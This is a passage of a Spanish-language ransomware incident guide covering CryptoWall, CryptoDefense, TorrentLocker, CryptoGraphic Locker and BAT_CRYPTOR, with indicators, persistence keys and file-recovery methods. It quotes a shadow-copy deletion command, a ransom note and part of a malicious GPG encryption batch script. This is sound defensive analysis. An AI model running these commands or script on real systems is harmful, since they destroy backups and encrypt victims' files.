


Figura 26. CryptoWall 3.0 [Ref.-43]

7.2.3 DESINFECCIÓN / RECUPERACIÓN DE FICHEROS

Cabe destacar que CryptoWall crea una instancia de VSSADMIN.EXE para intentar eliminar todos los *Volume Shadow Copies* mediante la orden:

```
"C:\Windows\Sysnative\vssadmin.exe" Delete Shadows /All /Quiet
```

Además, deshabilitará la restauración del sistema de Windows modificando la entrada de registro

```
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SystemRestore
```

Por este motivo es recomendable apagar el equipo tan pronto se detecte la infección. Posteriormente se recomienda reiniciar el equipo en modo seguro (*Safe Mode*), proceder con la desinfección del malware e intentar la restauración de los ficheros afectados tal y como se describe en el punto 5. Algunos de los ficheros asociados con el ransomware se crean en las siguientes rutas:

```
C:\<aleatorio>\<aleatorio>.exe
%AppData%\<aleatorio>.exe
%LocalAppData%\<aleatorio>.exe
%UserProfile%\Desktop\DECRYPT_INSTRUCTION.HTML
```

%UserProfile%\Desktop\DECRYPT_INSTRUCTION.TXT

%UserProfile%\Desktop\DECRYPT_INSTRUCTION.URL

%UserProfile%\Desktop\INSTALL_TOR.URL

Las instrucciones serán ejecutadas en cada reinicio del equipo por medio del directorio de inicio del usuario (Start Menu\Programs\Startup)




Figura 27. Ejecución de instrucciones en el inicio del sistema

Para conocer la lista de ficheros afectados por el especimen pueden consultarse las entradas:

HKEY_CURRENT_USER\Software\<clave aleatoria>\CRYPTLIST

HKEY_CURRENT_USER\Software\<id equipos>\<valor aleatorio>

Si la infección se ha llevado a cabo con la primera versión de CryptoWall y no se han podido recuperar los ficheros afectados a partir de un *backup* o del VSS, se recomienda utilizar herramientas forenses para tratar de obtener los ficheros eliminados. Herramientas como **Ontrack EasyRecovery**, R-Studio, etc., permiten llevar a cabo este proceso. Puede encontrarse un listado completo de herramientas de este tipo en **Forensicswiki** [Ref.-27].

Téngase en cuenta que es preferible el uso de herramientas de recuperación live-CD, o bien montar la partición afectada en otro equipo para evitar que los ficheros eliminados puedan ser sobrescritos durante el proceso de recuperación.





Figura 28. PhotoRec

7.3 CRYPTODEFENSE

Los primeros focos de infección de CryptoDefense aparecieron en Febrero de 2014. Este ransomware emplea un enfoque muy parecido a CryptoWall y CryptoLocker. Utiliza RSA 2048 como sistema de cifrado y solicita al usuario un pago de 500$ USD por medio de BTC en un intervalo de 4 días. Si el pago se demora más tiempo el dinero solicitado se duplicará.

El portal de pago estará también localizado dentro del dominio ".onion", por lo que el usuario deberá utilizar un cliente Tor o bien usar una pasarela Web-to-Tor. Según información de **Bromiun Labs** [Ref.-28] este tipo de ransomware ha sido distribuido por medio de *exploits* para versiones de Java vulnerables.


Cada fichero cifrado contendrá una cabecera con la cadena **"!crypted!"** junto con un identificador único para el host afectado (hash de 32 caracteres). Entre la lista de ficheros objetivo, el ransomware también cifrará certificados SSL y ficheros correspondientes a código fuente.



OFFSET	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	
00000000	21	00	63	00	72	00	79	00	70	00	74	00	65	00	64	00	!.c.r.y.p.t.e.d.
00000010	21	00	00	00	36	00	34	00	37	00	46	00	32	00	34	00	!...6.4.7.F.2.4.
00000020	32	00	45	00	30	00	39	00	42	00	30	00	33	00	33	00	2.E.0.9.B.0.3.3.
00000030	45	00	44	00	38	00	35	00	35	00	43	00	41	00	42	00	E.D.8.5.5.C.A.B.
00000040	39	00	36	00	32	00	32	00	39	00	43	00	34	00	33	00	9.6.2.2.9.C.4.3.
00000050	36	00	36	00	00	00	95	7D	90	1B	84	9F	37	E0	34	84	6.6...•} .••7à4•
00000060	53	CB	9F	7E	63	7B	C5	CC	F9	1F	DF	CD	E4	B5	33	22	SË•~c{ÅÌù.ßÍäµ3"
00000070	29	DC	A3	70	C5	EE	7B	39	38	45	5E	46	7B	BA	4C	7F	)Ü£pÅî{98E^F{ºL•
00000080	D6	73	94	E0	FA	C2	56	0F	C2	00	00	63	40	82	92	DC	Ös•àúÂV.Â..c@•'Ü
00000090	6E	27	2A	A1	27	EF	C6	15	5F	DB	A4	26	5E	C9	54	FC	n'*¡'ïÆ._Û¤&^ÉTü

Figura 29. Cabecera, fichero cifrado. Fuente: http://howdecrypt.blogspot.com.es/

Una vez finalizada la infección, se abrirá una instancia de notepad.exe con las instrucciones (HOW_DECRYPT.TXT) a seguir para recuperar los ficheros afectados.



```
All files including videos, photos and documents on your computer are encrypted by CryptoDefense
Software.

Encryption was produced using a unique public key RSA-2048 generated for this computer. To decrypt
files you need to obtain the private key.

The single copy of the private key, which will allow you to decrypt the files, located on a secret
server on the Internet;
the server will destroy the key after a month. After that, nobody and never will be able to restore
files.

In order to decrypt the files, open your personal page on the site
[redacted] follow the instructions.

[redacted] is not opening, please follow the steps below:
```

Figura 30. Instrucciones, CryptoDefense

7.3.1 DESINFECCIÓN / RECUPERACIÓN DE FICHEROS

Para las primeras versiones de CryptoDefense (mes de Abril de 2014 y anteriores) existe la posibilidad de recuperar los ficheros cifrados, debido a cierto error por parte de los atacantes a la hora de generar el par de claves de cifrado/descifrado. A diferencia de CryptoLocker, CryptoDefense genera el par de claves RSA 2048 en el propio equipo de la víctima utilizando la CryptoApi de Windows antes de enviarlo en texto plano al servidor de control. Sin embargo, los atacantes desconocían que utilizando este método la clave de descifrado era almacenada en el equipo del usuario. Este hecho es descrito por Fabian Wosar de Emisoft, empresa que dio a conocer este hecho [Ref.-29] y que, a raíz del mismo,

desarrolló una herramienta para recuperar y poder descifrar los ficheros afectados. Si el usuario se ha visto comprometido por esta variante de CryptoDefense se recomienda seguir los siguientes pasos:

- Descargar la herramienta **Decrypt_CryptoDefense.zip** [Ref.-30].
- Extraer el contenido del zip. Dicho zip contiene una herramienta denominada **CryptoOffense.exe**, cuyo objetivo es extraer la clave de descifrado a un fichero denominado **secret.key**. Esta herramienta debe utilizarse para llevar a cabo el proceso de recuperación desde otro equipo.
- La otra herramienta dentro del ".zip" es **decrypt_cryptodefense.exe**, cuyo objetivo es llevar a cabo el proceso de descifrado y recuperación de los ficheros. Esta herramienta es la que debe de utilizarse desde el propio equipo infectado.
- Tras pulsar el botón "**Decrypt**", la herramienta irá recorriendo recursivamente cada uno de los directorios descifrando cada fichero afectado a partir de la clave recuperada.

Nota: decrypt_cryptodefense.exe puede ser detectado como dañino por los sistemas AV. Se aconseja desactivar el mismo o añadirlo a la lista de confianza mientras se realiza el proceso de recuperación.

Figura 30. Emsisoft CryptoDefense Decrypter

Tal y como se describe en **Bleepingcomputer** [Ref.-31], si durante dicho proceso se recibe el mensaje **"File could not be decrypter properly. Skipping ... "** posiblemente la clave de descifrado haya sido sobrescrita. En este caso, todavía existe la posibilidad de recuperar la clave si el VSS no ha sido eliminado o modificado. Ya que la clave de descifrado es almacenada en **%appdata%\Microsoft\Crypto\RSA**, sería posible restaurar dicho directorio a una versión previa para tratar de recuperar la misma. Es altamente recomendable que se realice una copia de seguridad de dicho directorio antes de realizar la restauración del contenedor RSA.

En versiones más recientes de **CryptoDefense**, la recuperación se hace inviable al no poderse recuperar la clave de descifrado. Además, eliminará los Volume Shadow Copies para impedir la recuperación de ficheros y deshabilitará los puntos de restauración del sistema por medio de la entrada de registro:

HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SystemRestore

CryptoDefense creará los siguientes ficheros en cada uno de los directorios afectados:

HOW_DECRYPT.TXT

HOW_DECRYPT.HTML

HOW_DECRYPT.URL

De forma similar a CryptoWall creará también una entrada de registro en la que irá almacenando un historial con los ficheros cifrados:

HKEY_CURRENT_USER\Software\<cadena aleatoria>\PROTECTED

Para asegurar la persistencia en el equipo volcará un binario con nombre aleatorio dentro del directorio *%AppData%* y creará la siguiente entrada de registro:

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion \Run\"<cadena aleatoria>" = "%AppData%\<nombre aleatorio>.exe"

7.4 TORRENTLOCKER

Utilizando una metodología similar a CryptoLocker y CryptoWall, CryptoTorrent cifrará una gran variedad de ficheros y solicitará cierta cantidad de BTC para la recuperación de los mismos. Sin embargo, el código utilizado por este especimen es completamente diferente a dichas familias de malware. El alias asociado a este especimen se debe al uso de la cadena "Bit Torrent Application" en determinadas entradas de registro; aunque éste no presente ninguna relación con el protocolo BitTorrent.

CryptoTorrent fue difundido a partir del mes de Agosto de 2014, centrándose principalmente en países como Australia e Inglaterra por medio de mensajes de phishing que emulaban determinados servicios de paquetería. Una vez que el usuario descarga y ejecuta el fichero dañino comienza el proceso de infección.

En primer lugar, intentará conectar con el servidor de control con el que intercambiará un certificado. Únicamente si dicha conexión llega a establecerse el ransomware comenzar a cifrar los ficheros del equipo. Dicho código dañino se ejecutará desde una copia del proceso **explorer.exe**.

Una vez el proceso de infección termina, mostrará un mensaje al usuario indicándole que sus ficheros han sido cifrados por parte de CryptoLocker, y que **para su recuperación es necesario pagar una cantidad de 500 USD en BTC.** Del mismo modo que los ransomware previamente descritos, la pasarela de pago se encontrará dentro del dominio ".onion". También proporcionará al usuario gateways Web-to-Tor para facilitar el acceso a las mismas.

Figura 31. Instrucciones, TorrentLocker

TorrentLocker, aunque intente emular el comportamiento de CryptoLocker, presenta un cifrado mucho más débil que hace posible la recuperación de los ficheros afectados. Véase el siguiente punto para más información.

7.4.1 DESINFECCIÓN / RECUPERACIÓN DE FICHEROS

En las primeras variantes de este ransomware, los atacantes cometieron un gran error a la hora de diseñar el algoritmo de cifrado, ya que utilizaron simplemente una función XOR con un determinado keystream que permanecía constante para todos los ficheros del equipo [Ref.-32]. Este hecho hace posible que, a partir de un fichero cifrado y su versión en texto plano (es decir, sin cifrar), sea posible recuperar el keystream (utilizando una función XOR entre ambos) con el que descifrar el resto de ficheros del equipo.

Este keystream está formado por bloques de 16 bytes y será empleado para cifrar únicamente los 2 primeros MB de cada fichero, dejando el resto intacto. Si el fichero es inferior a este tamaño y no es múltiplo de 16, el especimen dejará un número determinado de bytes (del final del fichero) sin cifrar que compense el "módulo 16" del tamaño del fichero.

Si el usuario se ha visto afectado por alguna de estas versiones, se recomienda utilizar la herramienta publicada en Bleepingcomputer: **TorrentUnlocker** [Ref.-33]. Dicha herramienta guiará al usuario por una serie de pasos sencillos para conseguir recuperar los ficheros afectados.

Únicamente es necesario proporcionar un fichero cifrado de al menos 2 MB de tamaño y su versión sin cifrar. A partir de ambos ficheros se generará el keystream con el que podrán recuperarse el resto de documentos.




Figura 32. TorrentUnlocker

Las últimas versiones de TorrentLocker, tal y como muestra el análisis llevado a cabo por **isightpartners** [Ref.-34], han mejorado el proceso de cifrado y ya no emplea el mismo keystream para todos los ficheros, por lo que el proceso anterior será inservible.

Cabe destacar que el ransomware también hará uso de **vssadmin.exe** para eliminar las posibles Shadow Copies del equipo. Algunos indicadores de compromiso de este especimen reflejan las siguientes entradas de registro:

HKCU\Software\Bit Torrent Application\Configuration\01000000

KCU\Software\Bit Torrent Application\Configuration\02000000

HKCU\Software\Bit Torrent Application\Configuration\03000000

HKCU\Software\Bit Torrent Application\Configuration\04000000

HKCU\Software\Bit Torrent Application\Configuration\05000000

Además, para asegurar su persistencia, creará una copia dentro del directorio **C:\WINDOWS\<nombre aleatorio>.exe** y añadirá la entrada correspondiente en **HKCU\Software\Microsoft\Windows\CurrentVersion\Run\<nombre aleatorio>** apuntando a dicho ejecutable.

7.4.2 CARTA CERTIFICADA

El día 2 de diciembre de 2014 se detectó una nueva campaña masiva de correos electrónicos cuyo objetivo era infectar los equipos informáticos con una nueva variante de la familia Torrentlocker.

La vía de entrada es un correo proveniente de support@correos24.net simulando ser un mensaje de la compañía de correos española. En el correo se especifica un enlace a través del que se accede a una supuesta página para acceder a la información sobre el envío. La página a la que se redirigía la petición pertenecía al dominio **correos24.net**.

Una vez se ha redirigido a la víctima a la falsa página web de correos, se le solicita la introducción por pantalla de un *captcha* para proceder a la descarga de la documentación. La introducción del *captcha* parece añadir legitimidad a la operación, no haciendo sospechar a la víctima que está a punto de descargar un fichero ZIP en el que se encuentra un ransomware de la familia torrentlocker que cifrará el contenido de su equipo. El fichero descargado (ZIP) contiene un único ejecutable, a veces llamado "Carta certificada.exe".

Esta campaña de infección ha sido avistada en numerosos países:

- Alemania
- Australia
- Austria
- Canada
- España
- Italia
- Irlanda
- Francia
- Nueva Zelanda
- Países Bajos
- Reino Unido
- República Checa
- Turquía

Para cada uno de los casos, tanto el correo electrónico recibido como el enlace a la página de infección están personalizados para suplantar al sistema de transporte legítimo de cada país. Se trata por tanto de un ataque dirigido en función del país en el que se reciba el correo.

Una vez ha sido ejecutado el fichero de *malware* descargado, las acciones que lleva a cabo el ransomware son las siguientes:

1. La víctima es infectada por el ransomware Torrentlocker.
2. Torrentlocker informa al servidor C&C.
3. C&C envía la página HTML con la información del rescate exigido.
4. Torrentlocker genera una clave para cifrar los ficheros del equipo.
5. La clave de cifrado es enviada al servidor C&C.
6. Torrentlocker cifra los ficheros del equipo.
7. Se elimina la clave de cifrado del equipo.
8. Se muestra a la víctima la página HTML con la información de pago.
9. Se reporta al C&C el número de ficheros cifrados en dicho equipo.

Esta variante de Torrentlocker ha corregido las debilidades que presentaban sus predecesores. Las características más importantes que presenta son las siguientes:

- El algoritmo de cifrado empleado para cifrar los ficheros del equipo infectado es el AES, con una clave de 256 bits, y emplea **CBC** (*Ciber-block chaining*) en lugar de CTR(*Counter*). El modo de cifrado CBC impide que podamos descifrar todos los

ficheros conociendo el *keystream* extraído de uno de ellos. Es decir, no es posible descifrar los ficheros si no se obtiene la clave de cifrado.

- El envío de la clave de cifrado al servidor C&C se realiza de forma segura. La clave de cifrado generada en el equipo se cifra con una clave pública **RSA** de 2048 bits que pertenece al C&C. De esta manera, únicamente será el C&C el que pueda descifrar el criptograma que contiene la clave de cifrado. Además la comunicación con el C&C se realiza de forma segura a usando el protocolo **SSL**.
- Esta variante de Torrentlocker tiene la posibilidad de extraer las credenciales de los clientes de correo instalados en el equipo infectado. Además también puede enviar al C&C los contactos almacenados en los mismos clientes de correo, con el fin de propagar la campaña. Las aplicaciones de correo afectadas son: **Thunderbird, Outlook, Outlook Express y Windows Mail**.
- La página a través de la que se efectúa el pago está ubicada en la red **TOR**.

7.4.3 DESINFECCIÓN / RECUPERACIÓN DE FICHEROS

Tras la infección, se pueden dar dos casos diferentes:

1. Detectamos la infección antes de que cifre todos los ficheros.
2. Somos conscientes de la infección una vez se muestra el aviso HTML por pantalla.

En el primer caso, hemos de apagar el equipo tan pronto como sea posible, para evitar que continúe el cifrado de ficheros. Tras ello iniciaremos el equipo en modo a prueba de fallos y ejecutaremos el software antivirus que dispongamos. En este escenario existe la posibilidad de recuperar cierto número de ficheros que no han sido cifrados.

En el segundo caso todos los ficheros han sido cifrados por Torrentlocker, hemos de proceder a la desinfección del *malware* para prevenir que futuros ficheros sean cifrados. Se recomienda el empleo de antivirus para escanear el equipo en busca del *malware.*

Algunas de las rutas en las que se suele ubicar este tipo de ransomware son:

%Temp%

C:\<random>\<random>.exe

%AppData%

%LocalAppData%

%ProgramData%

%WinDir%

Se recomienda el uso de la herramienta "**Trend Micro AntiRansomware Tool**", que trata de eliminar una infección por ransomware.

Las recomendaciones de desinfección son similares a las explicadas anteriormente para la familia Torrentlocker.

No es posible recuperar los ficheros cifrados a no ser que se disponga de la clave de cifrado original, ya que el algoritmo de cifrado empleado no tiene debilidad conocida. Además, nunca se recomienda pagar el rescate porque:

- Podemos no recibir la clave de descifrado nunca.
- El ransomware asegurará su persistencia para repetir periódicamente el cifrado de ficheros con claves diferentes.
- Estamos financiando de esta manera futuras campañas de ransomware.

El pago ha de ser siempre la última opción que tengamos. En el caso de esta variante de Torrentlocker se ha estimado que únicamente el 1.5% de los afectados ha pagado el rescate (el equivalente a unos 600.000$ en bitcoins).

Es necesario verificar si las **Shadow Copies** no han sido borradas del equipo infectado. Si están disponibles seremos capaces de recuperar parcial o totalmente los ficheros que han sido cifrados. Aplicaciones como "Shadow Explorer" nos permitirán identificar rápidamente si las Shadow Copies están disponibles.

Si no se dispone de copias de seguridad de los ficheros cifrados, podemos intentar la recuperación de los mismos empleando software forense como Recuva, R-Studio o PhotoRec.

7.5 CRYPTOGRAPHIC LOCKER

Durante los meses de Agosto y Septiembre de 2014 se identificó un nuevo ransomware bajo el nombre **CryptoGraphic Locker** que utilizaba exploits-kits como principal vía de infección (posiblemente mediante exploits para Silverlight tal y como indican algunos usuarios en KernelMode [Ref.-35]).

Este ransomware utiliza AES-128 para cifrar el siguiente listado de ficheros: .odt, .ods, .odp, .odm, .odc, .odb, .doc, .docx, .docm, .wps, .xls, .xlsx, .xlsm, .xlsb, .xlk, .ppt, .pptx, .pptm, .mdb, .accdb, .pst, .dwg, .dxf, .dxg, .wpd, .rtf, .wb2, .mdf, .dbf, .psd, .pdd, .pdf, .eps, .ai, .indd, .cdr, .dng, .3fr, .arw, .srf, .sr2, .mp3, .bay, .crw, .cr2,.dcr, .kdc, .erf, .mef, .mrw, .nef, .nrw, .orf, .raf, .raw, .rwl, .rw2, .r3d, .ptx, .pef, .srw, .x3f, .lnk, .der, .cer, .crt, .pem, .pfx,.p12, .p7b, .p7c, .jpg, .png, .jfif, .jpeg, .gif, .bmp, .exif, .txt.

Los ficheros generados presentarán extensión **".clf"** mientras que los ficheros originales serán eliminados. Sin embargo, éstos no serán eliminados de forma segura (sobrescribiendo su contenido), por lo que es posible recuperar los mismos mediante herramientas de análisis forense. Un listado de los ficheros afectados es almacenada en **%Temp%\CryptoLockerFileList.txt.**

El ransomware dispone de una lista de nombres (mbam, spyhunter, rstrui, regedit, procexp, etc.) asociados a procesos que tratará de terminar en el caso de que se encuentren en ejecución durante el proceso de infección. Algunos de estos procesos se corresponden con herramientas de seguridad y administrativas: Process Explorer, MalwareBytes, Process Hacker, Msconfig, etc.

Una vez ha finalizado con el cifrado de ficheros modificará el wallpaper del usuario y le mostrará una ventana indicándole el proceso de recuperación de los ficheros. El atacante solicitará el pago de 0.2 BTC (unos 100$) para la recuperación de los mismos.

Figura 33. Instrucciones, CryptoGraphic Locker

7.5.1 DESINFECCIÓN / RECUPERACIÓN DE FICHEROS

Debido a que el especimen no elimina los puntos de restauración ni las copias realizadas por el VSS es posible recuperar los ficheros mediante este servicio (véase punto 5). Además, como se indicó anteriormente, el ransomware no elimina de forma segura los ficheros originales, por lo que es posible utilizar herramientas forenses para su recuperación.

Herramientas como **Ontrack EasyRecovery**, **R-Studio,** etc., permiten llevar a cabo este proceso. Puede encontrarse un listado completo de herramientas de este tipo en **Forensicswiki** [Ref.-27].

Téngase en cuenta que es preferible el uso de herramientas de recuperación live-CD, o bien montar la partición afectada en otro equipo para evitar que los ficheros eliminados puedan ser sobrescritos durante el proceso de recuperación.

Para proceder con la eliminación de este ransomware se deberá borrar la entrada de registro **CLock** dentro de **HKCU\Software\Microsoft\Windows\CurrentVersion\Run\,** la cual apuntará al binario correspondiente. Dicho binario deberá ser eliminado también. Por otro lado, las siguientes entradas de registro deberán ser restauradas a su valor original:

HKCU\Control Panel\Desktop\Wallpaper

KCU\Control Panel\Desktop\WallpaperStyle

En Noviembre de 2014 fue identificada una nueva variante de ransomware perteneciente a la misma familia que CryptoGraphic Locker, el cual se autodenominaba: **CoinVault**. Dicho nombre puede observarse en el wallpaper establecido por el especimen una vez infecta el sistema.

Figura 34. CoinVault

El ransomware utiliza una metodología similar a la empleada por CryptoGraphic Locker, cifrando gran variedad de ficheros con AES. Además, comete el mismo error al no eliminar los Shadow Volumes. Se recomienda, por tanto, llevar las mismas acciones correctivas descritas anteriormente. Los ficheros asociados por CoinVault son:

%AppData%\Microsoft\Windows\coinvault.exe

%AppData%\Microsoft\Windows\edone

%AppData%\Microsoft\Windows\filelist.txt

%Temp%\CoinVaultFileList.txt

%Temp%\wallpaper.jpg

Para garantizar la persistencia en el equipo, añadirá también la entrada de registro:

HKCU\Software\Microsoft\Windows\CurrentVersion\Run\Vault
"%AppData%\Microsoft\Windows\coinvault.exe"

7.6 BAT_CRYPTOR

Durante los meses de Julio y Agosto de 2014 las compañías Symantec y Trend Micro informaban de un nuevo tipo de ransomware, caracterizado por el uso de GPG (GNU Privacy Guard) para el cifrado de los ficheros del sistema infectado. Dicho especimen ha sido apodado como **Trojan.Ransomcrypt.L** y **BAT_CRYPTOR.A** [Ref.-36] por ambas compañías respectivamente.

El vector de entrada de dicho malware se realiza principalmente por medio de mensajes de spam, en el que se envía como adjunto un JScript que servirá de dropper de los

ficheros dañinos, dentro de los que se incluye una copia de la herramienta GnuPG. Dicha herramienta será renombrada a **svchost.exe**.

El malware eliminará el directorio *%appdata%/GnuPG/**, en el cual se almacenan claves generadas por GPG. A continuación, importará la clave pública del atacante **secrypt.cry** descargada por el dropper y generará nuevas claves utilizando GPG; una pública **(pubring.gpg)** y otra privada **(secring.gpg).**

```
root@ccn-lab:/tmp# gpg --list-packets secrypt.cry
:public key packet:
        version 4, algo 1, created 1401062608, expires 0
        pkey[0]: [2048 bits]
        pkey[1]: [17 bits]
:user ID packet: "StyxKey (StyxKey) <unstyx@gmail.com>"
:signature packet: algo 1, keyid BAC121F1F3E75FD0
        version 4, created 1401062608, md5len 0, sigclass 0x13
        digest algo 2, begin of digest 57 87
```

Figura 35. Información secrypt.cry

La clave pública (**pubring.gpg**) se utilizará para cifrar los archivos del sistema. La clave privada (secring.gpg) se dejará en el sistema afectado; sin embargo, será cifrada con la clave pública previamente importada (**secrypt.cry**), complicando de este modo la recuperación de los ficheros cifrados. Dicha clave será posteriormente renombrada a KEY.PRIVATE. La siguiente captura, correspondiente al *script* en *batch* dañino, describe en detalle todo este proceso.

```
%SCV%%PRB%--import "%TEMP%\secrypt.cry"
%SCV%%PRB%--homedir "%TEMP%" --batch --gen-key genkey.cry
%SCV%%PRB%-r StyxKey --yes --trust-model always --no-verbose -q --encrypt-files "%TEMP%\secring.gpg"
%ELDETES%%PRB%/f /q "%TEMP%\*.lock"
%ELDETES%%PRB%/f /q "%TEMP%\secrypt.cry"
%ELDETES%%PRB%/f /q "%TEMP%\genkey.cry"
%ELDETES%%PRB%/f /q "%TEMP%\random_seed"
cd "%APPDATA%"
%ATR%%PRB%-s -h -r "%APPDATA%\gnupg\*.*"
%ATR%%PRB%-s -h -r "%APPDATA%\gnupg"
